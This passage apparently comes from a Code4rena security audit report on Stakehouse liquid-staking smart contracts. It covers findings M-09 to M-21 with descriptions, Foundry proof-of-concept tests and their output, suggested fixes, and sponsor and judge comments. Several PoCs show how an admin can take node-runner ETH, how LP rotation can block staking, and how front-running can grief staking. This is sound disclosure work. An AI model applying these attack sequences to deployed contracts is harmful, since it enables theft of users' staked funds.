forge test -vv --match testDaoRugFund_Pull_ERC20_Token_POC
```

the running result is

```
Running 1 test for test/foundry/LiquidStakingManager.t.sol:LiquidStakingManagerTests
[PASS] testDaoRugFund_Pull_ERC20_Token_POC() (gas: 940775)
Logs:
  wallet ERC20 token balance for user after registering
  10000000000000000000
  wallet ERC20 token balance for dao rugging
  0

Test result: ok. 1 passed; 0 failed; finished in 16.99ms
```

Tools Used

Manual Review, Foundry

Recommended Mitigation Steps

We recommend not give the dao admin the priviledge to perform arbitrary execution to access user's fund.

vince0656 (Stakehouse) confirmed

[M-09] DAO or lsdn owner can steal funds from node runner

Submitted by koxuan

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L356-L377

DAO or LSD network owner can swap node runner of the smart contract to their own eoa, allowing them to withdrawETH or claim rewards from node runner.

Proof of Concept

There are no checks done when swapping the node runner whether there are funds in the smart contract that belongs to the node runner. Therefore, a malicious dao or lsd network owner can simply swap them out just right after the node runner has deposited 4 ether in the smart wallet.

Place poc in LiquidStakingManager.sol

```
function testDaoCanTakeNodeRunner4ETH() public {
    address nodeRunner = accountOne; vm.deal(nodeRunner, 4 ether);
    address feesAndMevUser = accountTwo; vm.deal(feesAndMevUser, 4 ether);
    address savETHUser = accountThree; vm.deal(savETHUser, 24 ether);
    address attacker = accountFour;


    registerSingleBLSPubKey(nodeRunner, blsPubKeyOne, accountFour);

    vm.startPrank(admin);
    manager.rotateNodeRunnerOfSmartWallet(nodeRunner, attacker, true);

    vm.stopPrank();

    vm.startPrank(attacker);
    emit log_uint(attacker.balance);
    manager.withdrawETHForKnot(attacker,blsPubKeyOne);
    emit log_uint(attacker.balance);
    vm.stopPrank();
}
```

Tools Used

forge

Recommended Mitigation Steps

Send back outstanding ETH and rewards that belongs to node runner if swapping is needed.

vince0656 (Stakehouse) confirmed

[M-10] Incorrect implementation of the `ETHPoolLPFactory.sol#rotateLPTokens` let user stakes ETH more than `maxStakingAmountPerValidator` in `StakingFundsVault`, and DOS the stake function in `LiquidStakingManager`

Submitted by ladboy233, also found by immeas, 0xdeadbeef0x, bin2chen, minhtrng, and SaeedAlipoor01988

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/ETHPoolLPFactory.sol#L76 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/StakingFun

dsVault.sol#L380 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/ETHPoolLPFactory.sol#L122 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/ETHPoolLPFactory.sol#L130 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/ETHPoolLPFactory.sol#L83 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L551 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L940

The user is not able to stake the 32 ETH for validators because the staking fund vault LP total supply exceeds 4 ETHER.

After the smart wallet, staking fund vault and savETH vault has 32 ETH, the user should be able to call:

```
/// @notice Anyone can call this to trigger staking once they have all of the required input
/// @param _blsPublicKeyOfKnots List of knots being staked with the Ethereum deposit contrac
/// @param _ciphertexts List of backed up validator operations encrypted and stored to the B
/// @param _aesEncryptorKeys List of public identifiers of credentials that performed the tr
/// @param _encryptionSignatures List of EIP712 signatures attesting to the correctness of t
/// @param _dataRoots List of serialized SSZ containers of the DepositData message for each
function stake(
    bytes[] calldata _blsPublicKeyOfKnots,
    bytes[] calldata _ciphertexts,
    bytes[] calldata _aesEncryptorKeys,
    IDataStructures.EIP712Signature[] calldata _encryptionSignatures,
    bytes32[] calldata _dataRoots
) external {
```

before the staking, the validation function is called:

```
// check minimum balance of smart wallet, dao staking fund vault and savETH vault
_assertEtherIsReadyForValidatorStaking(blsPubKey);
```

which calls:

```
/// @dev Check the savETH vault, staking funds vault and node runner smart wallet to ensure
function _assertEtherIsReadyForValidatorStaking(bytes calldata blsPubKey) internal view {
    address associatedSmartWallet = smartWalletOfKnot[blsPubKey];
    require(associatedSmartWallet.balance >= 4 ether, "Smart wallet balance must be at least

    LPToken stakingFundsLP = stakingFundsVault.lpTokenForKnot(blsPubKey);
    require(address(stakingFundsLP) != address(0), "No funds staked in staking funds vault")
    require(stakingFundsLP.totalSupply() == 4 ether, "DAO staking funds vault balance must b

    LPToken savETHVaultLP = savETHVault.lpTokenForKnot(blsPubKey);
```

```
    require(address(savETHVaultLP) != address(0), "No funds staked in savETH vault");
    require(savETHVaultLP.totalSupply() == 24 ether, "KNOT must have 24 ETH in savETH vault'
}
```

note that the code requires the total supply of the stakingFundsLP to be equal to 4 ETHER

```
require(stakingFundsLP.totalSupply() == 4 ether, "DAO staking funds vault balance must be at
```

however, user can call the function rotateLPTokens to mint more than 4 ETHER of the stakingFundsLP because of the incorrect implementation of the ETH-PoolLPFactory.sol#rotateLPTokens

note that stakingFundVault inherits from ETHPoolFactory.sol

```
contract StakingFundsVault is
    Initializable, ITransferHookProcessor, StakehouseAPI, ETHPoolLPFactory,
```

so user call rotateLPTokens on StakingFundsVault

```
/// @notice Allow users to rotate the ETH from one LP token to another in the event that the
/// @param _oldLPToken Instance of the old LP token (to be burnt)
/// @param _newLPToken Instane of the new LP token (to be minted)
/// @param _amount Amount of LP tokens to be rotated/converted from old to new
function rotateLPTokens(LPToken _oldLPToken, LPToken _newLPToken, uint256 _amount) public {
    require(address(_oldLPToken) != address(0), "Zero address");
    require(address(_newLPToken) != address(0), "Zero address");
    require(_oldLPToken != _newLPToken, "Incorrect rotation to same token");
    require(_amount >= MIN_STAKING_AMOUNT, "Amount cannot be zero");
    require(_amount <= _oldLPToken.balanceOf(msg.sender), "Not enough balance");
    require(_oldLPToken.lastInteractedTimestamp(msg.sender) + 30 minutes < block.timestamp,
    require(_amount + _newLPToken.totalSupply() <= 24 ether, "Not enough mintable tokens");
```

note the line:

```
require(_amount + _newLPToken.totalSupply() <= 24 ether, "Not enough mintable tokens");
```

the correct implementaton should be:

```
require(_amount + _newLPToken.totalSupply() <= maxStakingAmountPerValidator, "Not enough mir
```

The 24 ETH is hardcoded, but when the stakingFundsVault.sol is init, the maxStakingAmountPerValidator is set to 4 ETH.

```
/// @dev Initialization logic
function _init(LiquidStakingManager _liquidStakingNetworkManager, LPTokenFactory _lpTokenFac
    require(address(_liquidStakingNetworkManager) != address(0), "Zero Address");
    require(address(_lpTokenFactory) != address(0), "Zero Address");

    liquidStakingNetworkManager = _liquidStakingNetworkManager;
    lpTokenFactory = _lpTokenFactory;
```

```
    baseLPTokenName = "ETHLPToken_";
    baseLPTokenSymbol = "ETHLP_";
    maxStakingAmountPerValidator = 4 ether;
}
```

note the line:

```
maxStakingAmountPerValidator = 4 ether;
```

this parameter maxStakingAmountPerValidator restrict user's ETH deposit amount

```
    /// @dev Internal business logic for processing staking deposits for single or batch dep
function _depositETHForStaking(bytes calldata _blsPublicKeyOfKnot, uint256 _amount, bool _er
    require(_amount >= MIN_STAKING_AMOUNT, "Min amount not reached");
    require(_blsPublicKeyOfKnot.length == 48, "Invalid BLS public key");

    // LP token issued for the KNOT
    // will be zero for a new KNOT because the mapping doesn't exist
    LPToken lpToken = lpTokenForKnot[_blsPublicKeyOfKnot];
    if(address(lpToken) != address(0)) {
        // KNOT and it's LP token is already registered
        // mint the respective LP tokens for the user

        // total supply after minting the LP token must not exceed maximum staking amount pe
        require(lpToken.totalSupply() + _amount <= maxStakingAmountPerValidator, "Amount exc

        // mint LP tokens for the depoistor with 1:1 ratio of LP tokens and ETH supplied
        lpToken.mint(msg.sender, _amount);
        emit LPTokenMinted(_blsPublicKeyOfKnot, address(lpToken), msg.sender, _amount);
    }
    else {
        // check that amount doesn't exceed max staking amount per validator
        require(_amount <= maxStakingAmountPerValidator, "Amount exceeds the staking limit f
```

note the line:

```
require(_amount <= maxStakingAmountPerValidator, "Amount exceeds the staking limit for the v
```

However, such restriction when rotating LP is changed to

```
require(_amount + _newLPToken.totalSupply() <= 24 ether, "Not enough mintable tokens");
```

So to sum it up:

When user stakes, the code strictly requires the stakingFundVault LP total supply is equal to 4 ETH:

```
require(stakingFundsLP.totalSupply() == 4 ether, "DAO staking funds vault balance must be at
```

However, when rotating the LP, the maxStakingAmountPerValidator for staking fund LP becomes 24 ETH, which exceeds 4 ETH (the expected maxStakingAmountPerValidator)

Proof of Concept

First we need to add the import in LiquidStakingManager.t.sol

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/test/foundry/LiquidStakingManager.t.sol#L12

```
import { MockAccountManager } from "../../contracts/testing/stakehouse/MockAccountManager.so

import "../../contracts/liquid-staking/StakingFundsVault.sol";
import "../../contracts/liquid-staking/LPToken.sol";
```

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/test/foundry/LiquidStakingManager.t.sol#L35

then we add the POC:

```
function test_rotateLP_Exceed_maxStakingAmountPerValidator_POC() public {

    address user = vm.addr(21312);

    bytes memory blsPubKeyOne = fromHex("94fdc9a61a34eb6a034e343f20732456443a2ed6668ede04677
    bytes memory blsPubKeyTwo = fromHex("9AAdc9a61a34eb6a034e343f20732456443a2ed6668ede04677

    bytes[] memory publicKeys = new bytes[](2);
    publicKeys[0] = blsPubKeyOne;
    publicKeys[1] = blsPubKeyTwo;

    bytes[] memory signature = new bytes[](2);
    signature[0] = "signature";
    signature[1] = "signature";

    // user spends 8 ether and register two keys to become the public operator
    vm.prank(user);
    vm.deal(user, 8 ether);
    manager.registerBLSPublicKeys{value: 8 ether}(
        publicKeys,
        signature,
        user
    );

    // active two keys
    MockAccountManager(factory.accountMan()).setLifecycleStatus(blsPubKeyOne, 1);
    MockAccountManager(factory.accountMan()).setLifecycleStatus(blsPubKeyTwo, 1);
```

```
    // deposit 4 ETH for public key one and public key two
    StakingFundsVault stakingFundsVault = manager.stakingFundsVault();
    stakingFundsVault.depositETHForStaking{value: 4 ether}(blsPubKeyOne, 4 ether);
    stakingFundsVault.depositETHForStaking{value: 4 ether}(blsPubKeyTwo, 4 ether);

    // to bypass the error: "Liquidity is still fresh"
    vm.warp(1 days);

    // rotate staking amount from public key one to public key two
    // LP total supply for public key two exceed 4 ETHER
    LPToken LPTokenForPubKeyOne = manager.stakingFundsVault().lpTokenForKnot(blsPubKeyOne);
    LPToken LPTokenForPubKeyTwo = manager.stakingFundsVault().lpTokenForKnot(blsPubKeyTwo);
    stakingFundsVault.rotateLPTokens(LPTokenForPubKeyOne, LPTokenForPubKeyTwo, 4 ether);

    uint256 totalSupply = LPTokenForPubKeyTwo.totalSupply();
    console.log("total supply of the Staking fund LP exists 4 ETHER.");
    console.log(totalSupply);

    // calling TestUtils.sol#stakeSingleBlsPubKey, revert
    stakeSingleBlsPubKey(blsPubKeyTwo);

}
```

We run the POC:

```
forge test -vv --match test_rotateLP_Exceed_maxStakingAmountPerValidator_POC
```

the output is:

```
Running 1 test for test/foundry/LiquidStakingManager.t.sol:LiquidStakingManagerTests
[FAIL. Reason: DAO staking funds vault balance must be at least 4 ether] test_rotateLP_Excee
Logs:
  total supply of the Staking fund LP exists 4 ETHER.
  8000000000000000000

Test result: FAILED. 0 passed; 1 failed; finished in 15.73ms

Failing tests:
Encountered 1 failing test in test/foundry/LiquidStakingManager.t.sol:LiquidStakingManagerTe
[FAIL. Reason: DAO staking funds vault balance must be at least 4 ether] test_rotateLP_Excee
```

the total supply of the LP exceeds 4 ETH and the transaction precisely reverts in:

```
require(stakingFundsLP.totalSupply() == 4 ether, "DAO staking funds vault balance must be at
```

Tools Used

Manual Review, Foundry

Recommended Mitigation Steps

We recommend the project change from

```
require(_amount + _newLPToken.totalSupply() <= 24 ether, "Not enough mintable tokens");
```

to

```
require(_amount + _newLPToken.totalSupply() <= maxStakingAmountPerValidator, "Not enough mir
```

and change from

```
/// @dev Check the savETH vault, staking funds vault and node runner smart wallet to ensure
function _assertEtherIsReadyForValidatorStaking(bytes calldata blsPubKey) internal view {
    address associatedSmartWallet = smartWalletOfKnot[blsPubKey];
    require(associatedSmartWallet.balance >= 4 ether, "Smart wallet balance must be at least

    LPToken stakingFundsLP = stakingFundsVault.lpTokenForKnot(blsPubKey);
    require(address(stakingFundsLP) != address(0), "No funds staked in staking funds vault")
    require(stakingFundsLP.totalSupply() >= 4 ether, "DAO staking funds vault balance must b

    LPToken savETHVaultLP = savETHVault.lpTokenForKnot(blsPubKey);
    require(address(savETHVaultLP) != address(0), "No funds staked in savETH vault");
    require(savETHVaultLP.totalSupply() >= 24 ether, "KNOT must have 24 ETH in savETH vault'
}
```

we change from `==` balance check to `>=`, because `==` balance check is too strict in this case.

vince0656 (Stakehouse) confirmed

Trust (warden) commented: > Really nice find and described beautifully. The only thing I would ask is why it is considered a HIGH risk, if the described impact is DOS of the staking function, which is a Medium level impact.

LSDan (judge) decreased severity to Medium and commented: > I agree with the sponsor and other wardens here. This should be medium. Great find and explanation.

[M-11] Banned BLS public keys can still be registered

Submitted by Lambda, also found by bearonbike

In `registerBLSPublicKeys`, it should be checked (according to the comment and error) if a BLS public key is part of the LSD network and not banned:

```
// check if the BLS public key is part of LSD network and is not banned
require(isBLSPublicKeyPartOfLSDNetwork(_blsPublicKey) == false, "BLS public key is banned or
```

However, this is not actually checked. The function `isBLSPublicKeyPartOfLSDNetwork` only checks if the public key is part of the LSD network:

```
function isBLSPublicKeyPartOfLSDNetwork(bytes calldata _blsPublicKeyOfKnot) public virtual v
        return smartWalletOfKnot[_blsPublicKeyOfKnot] != address(0);
}
```

The function `isBLSPublicKeyBanned` would perform both checks and should be called here:

```
function isBLSPublicKeyBanned(bytes calldata _blsPublicKeyOfKnot) public virtual view return
        return !isBLSPublicKeyPartOfLSDNetwork(_blsPublicKeyOfKnot) || bannedBLSPublicKeys[_
}
```

Because of that, it is possible to pass banned BLS public keys to `registerBLSPublicKeys` and the call will succeed.

Recommended Mitigation Steps

Use `isBLSPublicKeyBanned` instead of `isBLSPublicKeyPartOfLSDNetwork`.

vince0656 (Stakehouse) confirmed

[M-12] Attacker can grift syndicate staking by staking a small amount

Submitted by Lambda

https://github.com/code-423n4/2022-11-stakehouse/blob/a0558ed7b12e1ace1fe5c07970c7fc07eb00eebd/contracts/liquid-staking/LiquidStakingManager.sol#L882 https://github.com/code-423n4/2022-11-stakehouse/blob/23c3cf65975cada7fd2255a141b359a6b31c2f9c/contracts/syndicate/Syndicate.sol#L22

`LiquidStakingManager._autoStakeWithSyndicate` always stakes a fixed amount of 12 ETH. However, `Syndicate.stake` only allows a total staking amount of 12 ETH and reverts otherwise:

```
if (_sETHAmount + totalStaked > 12 ether) revert InvalidStakeAmount();
```

An attacker can abuse this and front-run calls to `mintDerivatives` (which call `_autoStakeWithSyndicate` internally). Because `Syndicate.stake` can be called by everyone, he can stake the minimum amount (1 gwei) such that the `mintDerivatives` call fails.

Proof Of Concept

As soon as there is a `mintDerivatives` call in the mempool, an attacker (that owns sETH) calls `Syndicate.stake` with an amount of 1 gwei. `_autoStakeWithSyndicate` will still call `Syndicate.stake` with 12 ether. However, `_sETHAmount + totalStaked > 12 ether` will then be true, meaning that the call will revert.

Recommended Mitigation Steps

Only allow staking through the LiquidStakingManager, i.e. add access control to `Syndicate.stake`.

vince0656 (Stakehouse) confirmed

[M-13] GiantPool `batchRotateLPTokens` function: Minimum balance for rotating LP Tokens should by dynamically calculated

Submitted by aphak5010

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantSavETHVaultPool.sol#L127 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L116 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L22

The `GiantSavETHVaultPool` and `GiantMevAndFeesPool` both have a `batchRotateLPTokens` function that allows to move staked ETH to another key. Both functions require that the GiantLP balance of the sender is `>=0.5 ether`.

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantSavETHVaultPool.sol#L127

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L116

The reason for this is that there is a `common interest` needed in order to rotate LP Tokens. The way this is implemented right now does not serve this purpose and even makes the functions unable to be called in some cases.

The `MIN_STAKING_AMOUNT` for the GiantPools is `0.001 ether` (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289

f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L22). So a user should expect that this amount is sufficient to properly use the contract. However, even if there are multiple users paying into the GiantPool, they might not reach the 0.5 ETH threshold to call the function. So even if they would use some kind of multisig wallet to call the `batchRotateLPTokens` function, it would not be possible.

Also the threshold does not scale.

Imagine that User A puts 100 ETH into the GiantPool. Another User B puts 0.5 ETH into the GiantPool. Can we speak of "common interest" when User B wants to rotate the LP Tokens?

Tools Used

VSCode

Recommended Mitigation Steps

My suggestion is to use a formula like:
`require(lpTokenETH.balanceOf(msg.sender) >= (lpTokenETH.totalSupply() / CONSTANT_VALUE))`.
Where you can choose a CONSTANT_VALUE like 20 or 50.

This properly scales the required amount and helps mitigate both scenarios.

vince0656 (Stakehouse) confirmed

[M-14] Cross-chain replay attacks are possible with `deployLPToken`

Submitted by 0xSmartContract

Mistakes made on one chain can be re-applied to a new chain. There is no chain.id in the data.

If a user does `deployLPToken` using the wrong network, an attacker can replay the action on the correct chain, and steal the funds a-la the wintermute gnosis safe attack, where the attacker can create the same address that the user tried to, and steal the funds from there

https://mirror.xyz/0xbuidlerdao.eth/lOE5VN-BHI0olGOXe27F0auviIuoSlnou_9t3XRJseY

Proof of Concept

`contracts/liquid-staking/LPTokenFactory.sol:`

```
26      /// @param _tokenName Name of the LP token to be deployed
```

```
27:     function deployLPToken(
28:         address _deployer,
29:         address _transferHookProcessor,
30:         string calldata _tokenSymbol,
31:         string calldata _tokenName
32:     ) external returns (address) {
33:         require(address(_deployer) != address(0), "Zero address");
34:         require(bytes(_tokenSymbol).length != 0, "Symbol cannot be zero");
35:         require(bytes(_tokenName).length != 0, "Name cannot be zero");
36:
37:         address newInstance = Clones.clone(lpTokenImplementation);
38:         ILPTokenInit(newInstance).init(
39:             _deployer,
40:             _transferHookProcessor,
41:             _tokenSymbol,
42:             _tokenName
43:         );
44:
45:         emit LPTokenDeployed(newInstance);
46:
47:         return newInstance;
48:     }
```

Recommended Mitigation Steps

Include the chain.id

vince0656 (Stakehouse) disputed and commented: > LSD is a protocol deployed on ETH only.

LSDan (judge) commented: > Understood, but ETH can and has forked. It is also possible that you or a team that succeeds you changes your mind about multiple network deployments.

[M-15] `GiantMevAndFeesPool.previewAccumulatedETH` function: "accumulated" variable is not updated correctly in for loop leading to result that is too low

Submitted by aphak5010, also found by datapunk, Trust, Aymen0909, and zaskoh

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L82 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L91

The `GiantMevAndFeesPool.previewAccumulatedETH` function (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L82) allows to view the ETH that is accumulated by an address.

However the formula is not correct.

In each iteration of the foor loop, `accumulated` is assigned a new value (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L91) when actually the value should be updated like this:

```
accumulated += StakingFundsVault(payable(_stakingFundsVaults[i])).batchPreviewAccumulatedETH
        address(this),
        _lpTokens[i]
    );
```

Obviously the `accumulated` value must be calculated for all stakingFundVaults not only for one stakingFundsVault.

While this calculation is not used internally by the contract, it will cause any third-party contract that relies on this calculation to behave incorrectly.

For example a third party smart contract might only allow users to withdraw once the value returned by `previewAccumulatedETH` reaches a certain threshold. Because of the issue however the accumulated ETH value that is returned will always be too low.

Tools Used

VSCode

Recommended Mitigation Steps

Fix:

```
@@ -88,7 +88,7 @@ contract GiantMevAndFeesPool is ITransferHookProcessor, GiantPoolBase, Sym

         uint256 accumulated;
         for (uint256 i; i < _stakingFundsVaults.length; ++i) {
-            accumulated = StakingFundsVault(payable(_stakingFundsVaults[i])).batchPreviewAc
+            accumulated += StakingFundsVault(payable(_stakingFundsVaults[i])).batchPreviewA
                 address(this),
                 _lpTokens[i]
             );
```

vince0656 (Stakehouse) confirmed

[M-16] dETH / ETH / LPTokenETH can become depegged due to ETH 2.0 reward slashing

Submitted by ladboy233, also found by Trust

I want to quote the info from the doc:

> SavETH Vault - users can pool up to `24 ETH` where protected staking ensures no-loss. dETH can be redeemed after staking

and

> Allocate savETH <> dETH to `savETH Vault` (24 dETH)

However, the main risk in ETH 2.0 POS staking is the slashing penalty, in that case the ETH will not be pegged and the validator cannot maintain a minimum 32 ETH staking balance.

https://cryptobriefing.com/ethereum-2-0-validators-slashed-staking-pool-error/

Recommended Mitigation Steps

We recommand the protocol to add mechanism to ensure the dETH is pegged via burning if case the ETH got slashed.

And consider when the node do not maintain a minmum 32 ETH staking balance, who is in charge of adding the ETH balance to increase the staking balance or withdraw the ETH and distribute the fund.

[M-17] `Address.isContract()` is not a reliable way of checking if the input is an EOA

Submitted by yixxas, also found by CloudX and ladboy233

The underlying assumption of `eoaRepresentative` being an EOA can be untrue. This can cause many unintended effects as the contract comments strongly suggests that this must be an EOA account.

Proof of Concept

When BLS public key is registered in `registerBLSPublicKeys()`, it has the check of

```
require(!Address.isContract(_eoaRepresentative), "Only
EOA representative permitted")
```

However, this check can be passed even though input is a smart contract if

1. Function is called in the constructor. `Address.isContract()` checks for the code length, but during construction code length is 0.

2. Smart contract that has not been deployed yet can be used. The CREATE2 opcode can be used to deterministically calculate the address of a smart contract before it is created. This means that the user can bypass this check by calling this function before deploying the contract.

Recommended Mitigation Steps

It is generally not recommended to enforce an address to be only EOA and AFAIK, this is impossible to enforce due to the aforementioned cases. I recommend the protocol team to take a closer look at this and build the protocol with the assumption that `_eoaRepresentative == EOA`.

vince0656 (Stakehouse) disputed and commented: > Using tx.origin is generally frowned upon.

LSDan (judge) commented: > The sponsor confirming that they know it's an issue does not invalidate it as an issue.

[M-18] Node runners can lose all their stake rewards due to how the DAO commissions can be set to a 100%

Submitted by yixxas, also found by joestakey, sahar, pashov, and cccz

Node runners can have all their stake rewards taken by the DAO as commissions can be set to a 100%.

Proof of Concept

There is no limits on `_updateDAORevenueCommission()` except not exceeding `MODULO`, which means it can be set to a 100%.

LiquidStakingManager.sol#L948-L955

```
    function _updateDAORevenueCommission(uint256 _commissionPercentage) internal {
        require(_commissionPercentage <= MODULO, "Invalid commission");

        emit DAOCommissionUpdated(daoCommissionPercentage, _commissionPercentage);

        daoCommissionPercentage = _commissionPercentage;
    }
```

This percentage is used to calculate `uint256 daoAmount = (_received * daoCommissionPercentage) / MODULO` in `_calculateCommission()`. Remaining is then calculated with `uint256 rest = _received - daoAmount`, and in this case `rest = 0`. When node runner calls `claimRewardsAsNodeRunner()`, the node runner will receive 0 rewards.

Recommended Mitigation Steps

There should be maximum cap on how much commission DAO can take from node runners.

vince0656 (Stakehouse) disputed and commented: > Node runners can see ahead of time what the % commission is and therefore, they can make a decision based on that. However, on reflection, a maximum amount is not a bad idea.

LSDan (judge) commented: > I will leave this in place as I think it's a valid concern. If the DAO is compromised (specifically included in scope), the impact is felt immediately and applies to all unclaimed rewards. The node runners can't necessarily see a high fee rate coming in advance.

[M-19] When users transfer GiantLP, some rewards may be lost

Submitted by cccz

GiantMevAndFeesPool.beforeTokenTransfer will try to distribute the user's current rewards to the user when transferring GaintLP, but since beforeTokenTransfer will not call StakingFundsVault.claimRewards to claim the latest rewards, thus making the calculated accumulatedETHPerLPShare smaller and causing the user to lose some rewards.

Proof of Concept

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L146-L148

Recommended Mitigation Steps

Consider claiming the latest rewards from StakingFundsVault before the GiantMevAndFeesPool.beforeTokenTransfer calls updateAccumulatedETHPerLP()

vince0656 (Stakehouse) acknowledged and commented: > So the nuance here is that due to contract limitations, users should be encouraged for this specific case to claim rewards before transferring tokens due to the requirement of claim params that the contract wouldn't readily have when executing a transfer. We can document this limitation in detail and encourage users to always claim before transferring the tokens.

LSDan (judge) commented: > I think medium is appropriate for this issue given that we have a loss of funds if the user performs actions out of order.

[M-20] smartWallet address is not guaranteed correct. ETH may be lost

Submitted by gz627, also found by datapunk

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/SavETHVault.sol#L206-L207 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/SavETHVault.sol#L209

Liquid staking manager call `function withdrawETHForStaking(address _smartWallet, uint256 _amount)` to withdraw ETH for staking. It's manager's responsibility to set the correct `_smartWallet` address. However, there is no way to guarantee this. If a typo (or any other reasons) leads to a non-zero non-existent `_smartWallet` address, this function won't be able to detect the problem, and the ETH transfer statement will always return `true`. This will result in the ETH permanently locked to a non-existent account.

Proof of Concept

Liquid staking manager call `function withdrawETHForStaking(address _smartWallet, uint256 _amount)` with a non-zero non-existent `_smartWallet` address and some `_amount` of ETH. Function call will succeed but the ETH will be locked to the non-existent `_smartWallet` address.

Recommended Mitigation Steps

The problem can be solved if we can verify the `_smartWallet` is a valid existent smartWallet before ETH transfer. The easiest solution is to verify the smartWallet has a valid owner since the smart wallet we are using is ownable. So, just add the checking owner code before ETH transfer.

vince0656 (Stakehouse) confirmed

LSDan (judge) commented: > As with `#308`, I recommend that the sponsor review all of the duplicates of this issue.

[M-21] EIP1559 rewards received by syndicate during the period when it has no registered knots can be lost

Submitted by rbserver

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L218-L220 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L154-L157 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L597-L607 https://github.com/code-423n4/20

22-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L610-L627
https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L174-L197

When the `deRegisterKnotFromSyndicate` function is called by the DAO, the `_deRegisterKnot` function is eventually called to execute `numberOfRegisteredKnots -= 1`. It is possible that `numberOfRegisteredKnots` is reduced to 0. During the period when the syndicate has no registered knots, the EIP1559 rewards that are received by the syndicate remain in the syndicate since functions like `updateAccruedETHPerShares` do not include any logics for handling such rewards received by the syndicate. Later, when a new knot is registered and mints the derivatives, the node runner can call the `claimRewardsAsNodeRunner` function to receive half ot these rewards received by the syndicate during the period when it has no registered knots. Yet, because such rewards are received by the syndicate before the new knot mints the derivatives, the node runner should not be entitled to these rewards. Moreover, due to the issue mentioned in my other finding titled "Staking Funds vault's LP holder cannot claim EIP1559 rewards after derivatives are minted for a new BLS public key that is not the first BLS public key registered for syndicate", calling the `StakingFundsVault.claimRewards` function by the Staking Funds vault's LP holder reverts so the other half of such rewards is locked in the syndicate. Even if calling the `StakingFundsVault.claimRewards` function by the Staking Funds vault's LP holder does not revert, the Staking Funds vault's LP holder does not deserve the other half of such rewards because these rewards are received by the syndicate before the new knot mints the derivatives. Because these EIP1559 rewards received by the syndicate during the period when it has no registered knots can be unfairly sent to the node runner or remain locked in the syndicate, such rewards are lost.

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L218-L220

```
    function deRegisterKnotFromSyndicate(bytes[] calldata _blsPublicKeys) external onlyDAO {
        Syndicate(payable(syndicate)).deRegisterKnots(_blsPublicKeys);
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L154-L157

```
    function deRegisterKnots(bytes[] calldata _blsPublicKeys) external onlyOwner {
        updateAccruedETHPerShares();
        _deRegisterKnots(_blsPublicKeys);
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L597-L607

```
    function _deRegisterKnots(bytes[] calldata _blsPublicKeys) internal {
        for (uint256 i; i < _blsPublicKeys.length; ++i) {
```

```
            bytes memory blsPublicKey = _blsPublicKeys[i];

            // Do one final snapshot of ETH owed to the collateralized SLOT owners so they c
            _updateCollateralizedSlotOwnersLiabilitySnapshot(blsPublicKey);

            // Execute the business logic for de-registering the single knot
            _deRegisterKnot(blsPublicKey);
        }
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L610-L627

```
    function _deRegisterKnot(bytes memory _blsPublicKey) internal {
